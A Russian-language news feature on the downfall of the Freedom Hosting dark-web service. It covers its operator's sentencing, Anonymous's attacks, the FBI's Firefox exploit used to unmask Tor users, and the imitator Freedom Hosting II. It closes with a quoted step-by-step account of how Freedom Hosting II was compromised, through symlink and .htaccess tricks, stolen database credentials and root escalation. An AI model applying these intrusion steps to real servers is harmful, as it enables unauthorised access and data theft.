
КРАХ FREEDOM HOSTING

ЗА ЧТО ОПЕРАТОР СЕРВИСА ПОЛУЧИЛ 27 ЛЕТ ТЮРЬМЫ

Американский суд вынес приговор 36-летнему жителю Дублина Эрику Эоину Маркесу (Eric Eoin Marques), который управлял сервисом Freedom Hosting с июля 2008 года по июль 2013 года. В те годы компания предоставляла услуги даркнет-хостинга более чем 200 сайтам, на которых размещались материалы, связанные с эксплуатацией детей и сексуальным насилием над малолетними. Внимание властей к этому сервису привлекли хактивисты Anonymous, и именно с Freedom Hosting связан один из первых случаев массового применения малвари ФБР.

КРУПНЕЙШИЙ ПОСТАВЩИК ДЕТСКОГО ПОРНО

В сентябре 2021 года Эрик Эоин Маркес, обладавший двойным гражданством США и Ирландии, был приговорен к 27 годам лишения свободы, а также пожизненному надзору властей после того, как он отбудет свой срок и выйдет на свободу. Кроме того, Маркесу пожизненно запретили пользоваться интернетом «за исключением случаев, заранее одобренных офицером по надзору».



Маркес в дублинском суде в 2013 году. Фото Niall Carson/PA Images

В официальном заявлении Министерства юстиции США сказано, что «Маркес был одним из крупнейших распространителей детской порнографии в мире». Похожие заявления звучали в 2013 году, когда Маркес был арестован и предстал перед судом в родном Дублине: тогда специальный агент ФБР Брук Донахью (Brooke Donahue) тоже описывал Маркеса как «крупнейшего посредника в области детского порно на планете».

Расследование деятельности Freedom Hosting началось в 2011 году, когда сервис попал на страницы многих мировых СМИ и в поле зрения властей. Дело в том, что тогда Anonymous разоблачили хостера и назвали его основным источником детского порно в даркнете, организовав мощные DDoS-атаки на ресурс.

DDoS 2011

В 2011 году в рамках Operation Darknet, направленной против педофилов в сети Tor, в открытом доступе были опубликованы данные 1589 аккаунтов сайта Lolita City. Этот ресурс размещался на Freedom Hosting и содержал более 100 Гб детской порнографии, согласно заявлениям Anonymous.

Тогда хактивисты обнаружили ссылки на контент, посвященный жестокому обращению с детьми, в секции Hard Candy на даркнет-сайте Hidden Wiki. Они удалили ссылки, однако вскоре те были возвращены на место администрацией ресурса. Тогда Anonymous обратили внимание, что 95% этих фотографий связаны с Lolita City и хостингом Freedom Hosting, после чего выдвинули хостеру серию ультиматумов, которые были проигнорированы.

В итоге Anonymous перешли от угроз к делу и организовали серию DDoS-атак на Freedom Hosting в целом и на Lolita City в частности. Хактивисты с гордостью писали о том, что своими атаками они «ликвидируют более 40 сайтов с детской порнографией». Упомянутая выше пользовательская БД Lolita City, судя по всему, была извлечена с помощью SQL-инъекции.

Последствия Operation Darknet были настолько масштабны, что по сети поползли слухи о компрометации Tor в целом. Представители Tor Project были вынуждены посвятить случившемуся большую публикацию в своем блоге, где объясняли, что сама сеть Tor не была скомпрометирована.

> *«Более 1,97 млн изображений и видео [демонстрирующих насилие над детьми] ранее не были известны правоохранительным органам. Многие из этих материалов включают садистское надругательство над младенцами и маленькими детьми, в том числе связывание, зоофилию и издевательства, включая мочеиспускание, дефекацию и рвоту», — именно так теперь официальные представители Минюста описывают содержимое ресурсов, размещавшихся на Freedom Hosting.*

Подробности того, как именно ФБР выследило Маркеса после 2011 года, неизвестны по сей день. После атак Anonymous Freedom Hosting работал только по приглашениям. Чтобы стать клиентом сервиса, нужно было получить инвайт от уже существующего пользователя. Позже Маркес даже пытался организовать собственный полностью анонимный банк (Onion Bank), который предлагал не только обычные финансовые услуги, но и условное депонирование, торговые сервисы и отмывание денег. Благодаря этому проекту Freedom Hosting успел вновь стать публичным, предлагая анонимный onion-хостинг всем, кто мог за него заплатить. Однако это продолжалось недолго.

Официальные документы гласят, что Маркес был арестован два года спустя, в июле 2013 года. По слухам, поймать его удалось благодаря социальной инженерии. Все сайты, размещенные на Freedom Hosting, закрылись спустя неделю после его ареста, 3 августа 2013 года.

Маркес шесть лет боролся против экстрадиции в США. Агенты ФБР рассказывали, что незадолго до задержания он даже планировал получить российское гражданство и хотел скрыться от западных властей в России. Однако ирландские правоохранители и ФБР успели арестовать его раньше и в итоге передали США в марте 2019 года. Год спустя, в феврале 2020 года, Маркес признал себя виновным.

FREEDOM HOSTING

Некогда на Freedom Hosting размещались такие сайты с детской порнографией, как Lolita City, Love Zone и PedoEmpire. Также сервис хостил у себя анонимный почтовый сервис TorMail, уже упомянутый выше каталог даркнет-сайтов Hidden Wiki, кардинговый форум HackBB и многие другие ресурсы, предлагавшие различные незаконные услуги и контент.

В сущности, все эти сайты размещались на серверах, принадлежавших компании Маркеса, ныне несуществующей Host Ultra Limited. При этом нельзя сказать, что Маркес рьяно скрывал свой бизнес или его стеснялся: gray hat хакер SHG.Nackt обнаружил учетную запись Маркеса на форуме webhostingtalk.com, где тот опубликовал 785 сообщений, активно рекламировал свой бизнес и порой спрашивал совета о различных инструментах для анонимности, включая, например, VPN.

Пользователи, которые хотели разместить сайт в даркнете, заходили на Freedom Hosting через Tor, регистрировали учетную запись, вносили единовременную оплату в размере 5 долларов и затем могли разворачивать сайт с использованием PHP и MySQL. В какой-то момент именно на Freedom Hosting размещались около половины всех сайтов даркнета (то есть в зоне .onion).

Когда размах, с которым работал Freedom Hosting, стал ясен и дело дошло до суда, это ударило даже по репутации Tor Project. Ведь этот хостинг был наглядной иллюстрацией для любимой страшилки властей и правоохранителей со всего мира, которая гласит, что интернет буквально наводнен извращенцами, преступниками всех мастей, детской порнографией и другими жуткими вещами.

Тогда разработчики Tor Project были вынуждены сообщить, что «лица, которые управляют Freedom Hosting, никоим образом не связаны с The Tor Project, Inc.». Также они напоминали, что Tor используется и во благо: для защиты диссидентов, активистов, анонимности пользователей и борьбы с цензурой.

> *«Кто угодно может запускать скрытые сервисы, и многие это делают», — писали инженеры Tor Project.*

МАЛВАРЬ ФБР

Расследование в отношении Freedom Hosting запомнилось не только огромным количеством чудовищных материалов, которые тогда обнаружили правоохранители. Дело в том, что это был один из первых известных случаев, когда ФБР применило в рамках расследования малварь.

Согласно судебным документам, которые были опубликованы годы спустя, после захвата серверов Freedom Hosting в конце июля 2013 года ФБР оставило инфраструктуру в рабочем состоянии еще на неделю и тайно развернуло на всех сайтах хостера файл JavaScript.


Этот скрипт эксплуатировал ошибку в Firefox (на базе которого, как известно, строится Tor Browser) для обхода функций анонимизации Tor. Малварь ФБР проникала на машину посетителя сайтов с детской порнографией, сохраняла MAC-адрес, имя хоста, реальный IP-адрес и некий уникальный номер, который связывал цель с посещением сайта на Freedom Hosting. Специалисты из Mozilla писали, что эксплоит действовал во всех версиях Firefox от 21 и младше. Уязвимость MFSA 2013-53 была закрыта в версиях Firefox 22 и Firefox 17.0.7.

Собранная таким способом информация передавалась на серверы ФБР и позже была использована для проведения других расследований и поимки других подозреваемых в педофилии.

Сегодня использование эксплоита против посетителей Freedom Hosting уже успело забыться и отойти на второй план. Дело в том, что первое массовое применение малвари для деанонимизации пользователей померкло на фоне операции, которую ФБР несколько лет спустя развернуло против пользователей другого крупного даркнет-ресурса для педофилов, PlayPen.

Облава на пользователей PlayPen началась весной 2015 года. Тогда ФБР сумело деанонимизировать часть посетителей ресурса, в результате чего против почти 200 человек были выдвинуты обвинения. В ходе операции PlayPen ФБР не просто закрыло ресурс, но перехватило управление над серверами и продолжало поддерживать работу сайта на протяжении примерно двух недель, точно так же, как это было с Freedom Hosting несколькими годами ранее. Кроме того, правоохранители разместили на PlayPen некую малварь, которая помогла им узнать реальные IP-адреса посетителей.

Как именно все это было проделано, до сих пор неизвестно. Дело в том, что ФБР рассказывало о своих методах очень расплывчато, а некоторые данные и код в итоге и вовсе оказались засекречены. Весь комплекс проведенных тогда мероприятий фигурирует в официальных бумагах как «методика проведения следственных действий в компьютерных сетях» (Network Investigative Technique, NIT). И хотя представители Бюро показывали адвокатам обвиняемых отрывки кода, по словам защитников, из них совершенно неясно, каким образом NIT помечал и отслеживал каждого пользователя и не могло ли при этом возникнуть каких-либо ошибок.



[redacted]

Так выглядело прошение ФБР к судье с просьбой пересмотреть решение о раскрытии исходников малвари


Из-за скрытности ФБР у ИБ-экспертов возникли вполне понятные подозрения, что спецслужбы уже давно располагают информацией о некой уязвимости нулевого дня в Firefox, успешно пользуются этим багом, но отказываются раскрывать сведения о проблеме разработчикам браузера. Этими заявлениями в итоге заинтересовались представители Mozilla, и организация обратилась в суд, потребовав от ФБР раскрытия данных о 0-day-уязвимости в Firefox, если правоохранители действительно обладают такой информацией.

О том противостоянии ФБР и Mozilla в суде мы рассказывали во всех подробностях, но, к сожалению, добиться от правоохранителей конкретных ответов тогда так и не удалось. В какой-то момент дело даже дошло до того, что власти прекратили судебное преследование одного из педофилов с PlayPen, лишь бы не раскрывать исходные коды той малвари, что использовалась для выслеживания посетителей сайта.

ПОДРАЖАТЕЛИ

Печальный факт: хотя в итоге Freedom Hosting «пошел ко дну» и его крах широко освещали все мировые СМИ, у сервиса вскоре появились подражатели. Наиболее известным из них можно назвать Freedom Hosting II, который предлагал аналогичные услуги хостинга и использовал тот же бренд. Нужно отметить, что сервис не имел никого отношения к Маркесу: последний к этому моменту уже давно находился под стражей.

В 2017 году Freedom Hosting II тоже был взломан хактивистами Anonymous. Снова в качестве мести за детское порно, равно как и его предшественник.



```
here is how we did it:

1. create a new site or login to an old one
2. login and set sftp password
3. login via sftp and create a symlink to /
4. disable DirectoryIndex in .htaccess
5. enable mod_autoindex in .htaccess
6. disable php engine in .htaccess
7. add text/plain type for .php files in .htaccess
8. have fun browsing files
9. find /home/fhosting
10. look at the content of the index.php file in /home/fhosting/www/
11. find configuration in /home/fhosting/www/_lbs/config.php
12. copy paste database connection details to phpmyadmin login
13. find active users with shell access in /etc/passwd
14. look through the scripts and figure out how password resets work
15. manually trigger a sftp password reset for the user 'user'
16. connect via ssh
17. run 'sudo -i'
18. edit ssh config in /etc/ssh/sshd_config to allow root login
19. run 'passwd' to set root password
20. reconnect via ssh as root
21. enjoy
```

